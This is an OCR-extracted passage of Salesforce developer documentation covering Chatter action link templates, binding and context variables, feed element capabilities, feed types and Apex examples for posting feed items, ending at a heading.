
Tip: You can use the same binding variable multiple times in action link templates, and only provide the value once during instantiation. For example, you could use `{!Bindings.MyBinding}` twice in the `HTTP Request Body` field of one action link template, and again in the `HTTP Headers` of another action link template within the same action link group template, and when you instantiate an action link group from the template, you would need to provide only one value for that shared variable.

Set Who Can See the Action Link

Choose a value from the User Visibility drop-down list to determine who can see the action link after it's associated with a feed element.

Among the available options are Only Custom User Can See and Everyone Except Custom User Can See. Choose one of these values to allow only a specific user to see the action link or to prevent a specific user from seeing it. Then enter a value in the `Custom User Alias` field. This value is a binding variable key. In the code that instantiates the action link group, use the key and specify the value as you would for any binding variable.

This template uses the `Custom User Alias` value **Invitee**:



When you instantiate the action link group, set the value just like you would set a binding variable:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
```

```
        }
    ]
}
```

If the template uses **Only creator's manager can see**, a user that doesn't have a manager receives an error when instantiating an action link group from the template. In addition, the manager is the manager at the time of instantiation. If the user's manager changes after instantiation, that change isn't reflected.

Use Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

These are the available context variables:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the community in which the user executed the action link. The value for your internal organization is empty string `""`.
`{!orgId}`	The ID of the organization in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.


For example, suppose you work for a company called Survey Example and you create an app for the Salesforce AppExchange called **Survey Example for Salesforce**. Company A has **Survey Example for Salesforce** installed. Let's imagine that someone from company A goes to `surveyexample.com` and makes a survey. Your Survey Example code uses Chatter REST API to create a feed item in Company A's Salesforce organization with the body text **Take a survey**, and an action link with the label **OK**.

This `UI` action link takes the user from Salesforce to a web page on `surveyexample.com` to take a survey.

If you include a `{!userId}` context variable in either the `HTTP Request Body` or the `Action URL` for that action link, when a user clicks the action link in the feed, Salesforce sends the ID of the user who clicked in the HTTP request it makes to your server.

If you include an `{!actionLinkId}` context variable in the Survey Example server-side code that creates the action link, Salesforce sends an HTTP request with the ID of the action link and you can save that to your database.

This example includes the `{!userId}` context variable in the `Action URL` in the action link template:



Tip: Binding variables and context variables can be used in the same field. For example, this action URL contains a binding variable and a context variable:

```
https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}
```

SEE ALSO:

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Note: In addition to creating action link templates in Setup, you can also use Metadata API, SOAP API, and REST API to create action link templates.

The `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields support *binding variables* and *context variables*. Define binding variables in a template and set their values when you instantiate the action link group. Use context variables in a template and when an action link executes, Salesforce fills in the value and returns it in the request. For information about how to use these variables in a template, see Design Action Link Templates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To create action link group templates:
- "Customize Application"

To create action link templates:
- "Customize Application"

1. From Setup, enter *`Action Link Templates`* in the `Quick Find` box, then select **Action Link Templates**.
2. Click **New**.
3. Enter the `Name` of the template. This name is displayed in the list of action link group templates.

   This is the only action link group template value you can edit after the action link group template has been published.
4. Enter the `Developer Name`. Use the Developer Name to refer to this template from code. It defaults to a version of the `Developer Name` without spaces. Only letters, numbers, and underscores are allowed.
5. Select the `Category`, which indicates where to display the instantiated action link groups on feed elements. Primary displays action link groups in the body of feed elements. Overflow displays action link groups in the overflow menu of feed elements.

   If an action link group template is Primary, it can contain up to three action link templates. If an action link group template is Overflow, it can contain up to four action link templates.
6. Select the number of `Executions Allowed`, which indicates how many times the action link groups instantiated from this template can be executed. (Action links within a group are mutually exclusive.) If you choose Unlimited, the action links in the group cannot be of type `Api` or `ApiAsync`.
7. (Optional) Enter the `Hours until Expiration`, which is the number of hours from when the action link group is created until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760.

   See Set the Action Link Group Expiration Time.
8. Click **Save**.
9. Click **New** to create an action link template.

   The action link template is automatically associated with an action link group template in a master-detail relationship.
10. Select the `Action Type`.

    Values are:

    - `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
    - `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
    - `Download`—The action link downloads a file from the action URL.
    - `Ui`—The action link takes the user to a Web page at the action URL.

11. Enter an `Action URL`, which is the URL for the action link.

    For a `UI` action link, the URL is a Web page. For a `Download` action link, the URL is a link to a file to download. For an `Api` action link or an `ApiAsync` action link, the URL is a REST resource.

    Links to resources hosted on Salesforce servers can be relative, starting with a `/`. All other links must be absolute and start with `https://`. This field can contain binding variables in the form `{!Bindings.key}`, for example, `https://www.example.com/{!Bindings.itemId}`. Set the binding variable's value when you instantiate the action link group from the template, as in this Chatter REST API example, which sets the value of `itemId` to `8675309`.

    ```
    POST /connect/action-link-group-definitions

    {
         "templateId" : "07gD00000004C9r",
         "templateBindings" : [
            {
               "key":"itemId",
               "value": "8675309"
            }
         ]
    }
    ```

    This field can also contain context variables. Use context variables to pass information about the user who executed the action link to your server-side code. For example, this action link passes the user ID of the user who clicked on the action link to take a survey to the server hosting the survey.

    ```
    actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
    ```

12. Enter the `HTTP Method` to use to make the HTTP request.
13. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter an `HTTP Request Body`.

    This field can contain binding variables and context variables.


14. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter `HTTP Headers`.

    This field can contain binding variables and context variables.

    If an action link instantiated from the template makes a request to a Salesforce resource, the template must have a Content-Type header.

15. (Optional) To make this action link the default link in the group (which has special formatting in the UI), select `Default Link in Group`. There can be only one default link in a group.
16. (Optional) To display a confirmation dialog to the user before the action link executes, select `Confirmation Required`.
17. Enter the relative `Position` of the action link within action link groups instantiated from this template. The first position is 0.
18. Enter the `Label Key`. This value is the key for a set of UI labels to display for these statuses: NewStatus, PendingStatus, SuccessfulStatus, FailedStatus.

    For example, the **Post** set contains these labels: **Post**, **Post Pending**, **Posted**, **Post Failed**. This image shows an action link with the **Post** label key when the value of status is SuccessfulStatus:



19. (Optional) If none of the `Label Key` values make sense for the action link, set `Label Key` to **None** and enter a value in the `Label` field.

    Action links have four statuses: NewStatus, PendingStatus, SuccessStatus, and FailedStatus. These strings are appended to the label for each status:

    - *label*
    - *label* Pending
    - *label* Success
    - *label* Failed

    For example, if the value of `label` is "See Example," the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed.

    An action link can use either a `LabelKey` or `Label` to generate label names, it can't use both.

20. Select `User Visibility`, which indicates who can see the action link group.

    If you select **Only creator's manager can see**, the manager is the creator's manager when the action link group is instantiated. If the creator's manager changes after the action link group is instantiated, that change is not reflected.

21. (Optional) If you selected Only Custom User Can See or Everyone Except Custom User Can See, enter a `Custom User Alias`.

    Enter a string and set its value when you instantiate an action link group, just like you would set the value for a binding variable. However don't use the binding variable syntax in the template, just enter a value. For example, you could enter `ExpenseApprover`. This Chatter REST API example sets the value of `ExpenseApprover` to `005B0000000Ge16`:

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
```

```
    "templateBindings" : [
       {
          "key":"ExpenseApprover",
          "value": "005B0000000Ge16"
       }
    ]
}
```

22. To create another action link template for this action link group template, click **Save & New**.
23. If you're done adding action link templates to this action link group template, click **Save**.
24. To publish the action link group template, click **Back to List** to return to the Action Link Group Template list view.

    Important: You must publish a template before you can instantiate an action link group from it in Apex or Chatter REST API.

25. Click **Edit** for the action link group template you want to publish.
26. Select `Published` and click **Save**.

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To edit action link group templates:
- "Customize Application"

To edit action link templates:
- "Customize Application"

1. From Setup, enter *`Action Link Templates`* in the `Quick Find` box, then select **Action Link Templates**.
2. To edit an action link group template, click **Edit** next to its name.

   If the group template isn't published, edit any field. If it is published, edit the `Name` field only.
3. To edit an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Edit**.

      If the associated action link group template isn't published, edit any field. If it's published, edit any of these fields:

      - `Action URL`
      - `HTTP Request Body`
      - `HTTP Headers`

      These fields support context variables and binding variables.

      You can add and delete context variables in any of these fields.

      You cannot add a new binding variable. You can:

      - Move a binding variable to another editable field in an action link template.
      - Use a binding variable more than once in an action link template.

- Use a binding variable more than once in any action link templates associated with the same action link group template.
- Remove binding variables.

SEE ALSO:

Working with Action Links

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

1. From Setup, enter *Action Link Templates* in the Quick Find box, then select **Action Link Templates**.
2. To delete an action link group template, click **Del** next to its name.

   Important: When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the template. The action link group is deleted from any feed elements it has been associated with, which means that action links disappear from those posts in the feed.

3. To delete an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Delete**.

   Important: You can't delete an action link template that's associated with a published action link group template.

Working with Feeds and Feed Elements

In API versions 30.0 and earlier, a Chatter feed was a container of feed items. In API version 31.0, the definition of a feed expanded to include new objects that didn't entirely fit the feed item model. The Chatter feed became a container of *feed elements*. The abstract class `ConnectApi.FeedElement` was introduced as a parent class to the existing `ConnectApi.FeedItem` class. The subset of properties that feed elements share was moved into the `ConnectApi.FeedElement` class. Because feeds and feed elements are the core of Chatter, understanding them is crucial to developing applications with Chatter in Apex.

Note: Salesforce Help refers to feed items as *posts* and bundles as *bundled posts*.

Capabilities

As part of the effort to diversify the feed, pieces of functionality found in feed elements have been broken out into *capabilities*. Capabilities provide a consistent way to interact with objects in the feed. Don't inspect the feed element type to determine which functionality is available for a feed element. Inspect the capability object, which tells you explicitly what's available. Check for the presence of a capability to determine what a client can do to a feed element.

The `ConnectApi.FeedElement.capabilities` property holds a `ConnectApi.FeedElementCapabilities` object, which holds a set of capability objects.

A capability object includes both an indication that a feature is possible and data associated with that feature. If a capability property exists on a feed element, that capability is available, even if there isn't any data associated with the capability yet. For example, if the `chatterLikes` capability property exists on a feed element (with or without any likes included in the list of likes found in the `chatterLikes.page.items` property), the context user can like that feed element. If the capability property doesn't exist on a feed element, it isn't possible to like that feed element.

When posting a feed element, specify its characteristics in the `ConnectApi.FeedElementInput.capabilities` property.

How the Salesforce UI Displays Feed Items

Note: `ConnectApi.FeedItem` is a subclass of `ConnectApi.FeedElement`.

As we learned in Capabilities, clients use the `ConnectApi.FeedElement.capabilities` property to determine what it can do with a feed element and how it renders a feed element. For all feed element subclasses other than `ConnectApi.FeedItem`, the client doesn't need to know the subclass type, it can simply look at the capabilities. Feed items do have capabilities, but they also

have a few properties, such as `actor`, that aren't exposed as capabilities. For this reason, clients must handle feed items a bit differently than other feed elements.

To give customers a consistent view of feed items and to give developers an easy way to create UI, the Salesforce UI uses one layout to display every feed item. The layout always contains the same pieces and the pieces are always in the same position; only the content of the layout pieces changes.


The feed item (`ConnectApi.FeedItem`) layout elements are:

1. Actor (`ConnectApi.FeedItem.actor`)—A photo or icon of the creator of the feed item. (You can override the creator at the feed item type level. For example, the dashboard snapshot feed item type shows the dashboard as the creator.)
2. Header (`ConnectApi.FeedElement.header`)—Provides context. The same feed item can have a different header depending on who posted it and where. For example, Gordon posted this feed item to his profile. If he then shared it to a group, the header of the feed item in the group feed would be "Gordon Johnson (originally posted by Gordon Johnson)". The "originally posted" text would link to the feed item on Gordon's profile.
3. Body (`ConnectApi.FeedElement.body`)—All feed items have a body, but the body can be `null`, which is the case when the user doesn't provide text for the feed item. Because the body can be `null`, you can't use it as the default case for rendering text. Instead, use the `ConnectApi.FeedElement.header.text` property, which always contains a value.
4. Auxiliary Body (`ConnectApi.FeedElement.capabilities`)—The visualization of the capabilities. See Capabilities.

   Important: The `attachment` property is not supported in API versions 32.0 and later. Instead, use the `capabilities` property, which holds a `ConnectApi.FeedElementCapabilities` object, to discover what to render for a feed element.

5. Created By Timestamp (`ConnectApi.FeedElement.relativeCreatedDate`)—The date and time when the feed item was posted. If the feed item is less than two days old, the date and time are formatted as a relative, localized string, for example, "17m ago" or "Yesterday". Otherwise, the date and time are formatted as an absolute, localized string.

Here's another example of a feed item in the Salesforce UI. This feed item's auxiliary body contains a poll capability:




How the Salesforce Displays Feed Elements Other Than Feed Items

As we learned in the Capabilities section, a client should use the `ConnectApi.FeedElement.capabilities` property to determine what it can do with a feed element and how to render a feed element. This section uses bundles as an example of how to render a feed element, but these properties are available for every feed element. Capabilities allow you to handle all content in the feed consistently.

Note: Bundled posts contain feed-tracked changes. In Salesforce1 downloadable apps, bundled posts are in record feeds only.

To give customers a clean, organized feed, Salesforce aggregates feed-tracked changes into a bundle. To see individual feed elements, click the bundle.



A bundle is a `ConnectApi.GenericFeedElement` object (which is a concrete subclass of `ConnectApi.FeedElement`) with a `ConenctApi.BundleCapability`. The bundle layout elements are:

1. Header (`ConnectApi.FeedElement.header`)—For feed-tracked change bundles, this text is "This record was updated."

   The time below the header is the `ConnectApi.FeedElement.relativeCreatedDate` property.

2. Auxiliary Body (`ConnectApi.FeedElement.capabilities.bundle.changes`)—The bundle displays the `fieldName` and the `oldValue` and `newValue` properties for the first two feed-tracked changes in the bundle. If there are more than two feed-tracked changes, the bundle displays a "Show All Updates" link.

Feed Element Visibility

The feed elements a user sees depend on how the administrator has configured feed tracking, sharing rules, and field-level security. For example, if a user doesn't have access to a record, they don't see updates for that record. If a user can see the parent of the feed element, the user can see the feed element. Typically, a user sees feed updates for:

- Feed elements that @mention the user (if the user can access the feed element's parent)
- Feed elements that @mention groups the user is a member of

- Record field changes on records whose parent is a record the user can see, including User, Group, and File records
- Feed elements posted to the user
- Feed elements posted to groups the user owns or is a member of
- Feed elements for standard and custom records, for example, tasks, events, leads, accounts, files

Feed Types

There are many types of feeds. Each feed type is an algorithm that defines a collection of feed elements.

Important: The algorithms, and therefore the collection of feed elements, can change between releases.

All feed types except Filter and Favorites are exposed in the `ConnectApi.FeedType` enum and passed to one of the `ConnectApi.ChatterFeeds.getFeedElementsFromFeed` methods. This example gets the feed elements from the context user's news feed and topics feed:

```
ConnectApi.FeedElementPage newsFeedElementPage =
   ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
      ConnectApi.FeedType.News, 'me');

ConnectApi.FeedElementPage topicsFeedElementPage =
   ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
      ConnectApi.FeedType.Topics, '0TOD00000000cld');
```

To get a filter feed, call one of the `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed` methods. To get a favorites feed, call one of the `ConnectApi.ChatterFavorites.getFeedElements` methods.

The feed types and their descriptions are:

- `Bookmarks`—Contains all feed items saved as bookmarks by the context user.
- `Company`—Contains all feed items except feed items of type `TrackedChange`. To see the feed item, the user must have sharing access to its parent.
- `DirectMessages`—Contains all feed items of the context user's direct messages.
- `Files`—Contains all feed items that contain files posted by people or groups that the context user follows.
- `Filter`—Contains the news feed filtered to contain feed items whose parent is a specified object type.
- `Groups`—Contains all feed items from all groups the context user either owns or is a member of.
- `Home`—Contains all feed items associated with any managed topic in a community.
- `Moderation`—Contains all feed items that have been flagged for moderation. The Communities Moderation feed is available only to users with "Moderate Community Feeds" permissions.
- `Mute`—Contains all feed items that the context user muted.
- `News`—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Also contains all updates for records whose parent is the context user and every feed item and comment that mentions the context user or that mentions a group the context user is a member of.
- `PendingReview`—Contains all feed items and comments that are pending review.
- `People`—Contains all feed items posted by all people the context user follows.
- `Record`—Contains all feed items whose parent is a specified record, which could be a group, user, object, file, or any other standard or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a user, the feed contains only feed items on that user. You can get another user's record feed.
- `Streams`—Contains all feed items for any combination of up to 25 feed-enabled entities, such as people, groups, and records, that the context user subscribes to in a stream.

- `To`—Contains all feed items with mentions of the context user, feed items the context user commented on, and feed items created by the context user that are commented on.
- `Topics`—Contains all feed items that include the specified topic.
- `UserProfile`—Contains feed items created when a user changes records that can be tracked in a feed, feed items whose parent is the user, and feed items that @mention the user. This feed is different than the news feed, which returns more feed items, including group updates. You can get another user's user profile feed.
- `Favorites`—Contains favorites saved by the context user. Favorites are feed searches, list views, and topics.

Post a Feed Item Using `postFeedElement`

Tip: The `postFeedElement` methods are the simplest, most efficient way to post feed items because, unlike the `postFeedItem` methods, they don't require you to pass a feed type. As of API version 31.0, feed items are the only feed element type you can post. However, there may be other types in the future.

Use these methods to post feed items:

`postFeedElement(String communityId, String subjectId, ConnectApi.FeedElementType feedElementType, String text)`

Posts a feed element with plain text from the context user.

`postFeedElement(String communityId, ConnectApi.FeedElementInput feedElement, ConnectApi.BinaryInput feedElementFileUpload)` (version 35.0 and earlier)

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach a file to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

`postFeedElement(String communityId, ConnectApi.FeedElementInput feedElement)` (version 36.0 and later)

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach already uploaded files to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

When you post a feed item, you create a child of a standard or custom object. Specify the parent object in the ***subjectId*** parameter or in the ***subjectId*** property of the `ConnectApi.FeedElementInput` object you pass in the ***feedElement*** parameter. The value of the ***subjectId*** parameter determines the feeds in which the feed item is displayed. The `parent` property in the returned `ConnectApi.FeedItem` object contains information about the parent object.

Use these methods to complete these tasks:

Post to yourself

This code posts a feed item to the context user. The ***subjectId*** specifies `me`, which is an alias for the context user's ID. It could also specify the context user's ID.

```
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null, 'me',
 ConnectApi.FeedElementType.FeedItem, 'Working from home today.');
```

The `parent` property of the newly posted feed item contains the `ConnectApi.UserSummary` of the context user.

Post to another user

This code posts a feed item to a user other than the context user. The ***subjectId*** specifies the user ID of the target user.

```
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
'005D00000016Qxp', ConnectApi.FeedElementType.FeedItem, 'Kevin, do you have information
 about the new categories?');
```

The `parent` property of the newly posted feed item contains the `ConnectApi.UserSummary` of the target user.

Post to a group

This code posts a feed item with a content attachment to a group. The ***subjectId*** specifies the group ID.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.ContentAttachmentInput contentAttachmentInput = new
ConnectApi.ContentAttachmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

contentAttachmentInput.contentDocumentId = '069D00000001pyS';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Would you please review this doc?';
messageBodyInput.messageSegments.add(textSegmentInput);

feedItemInput.attachment = contentAttachmentInput;
feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

// Use a group ID for the subject ID.
feedItemInput.subjectId = '0F9D00000000oOT';

ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput, null);
```

The `parent` property of the newly posted feed item contains the `ConnectApi.ChatterGroupSummary` of the specified group.

Post to a record (such as a file or an account)

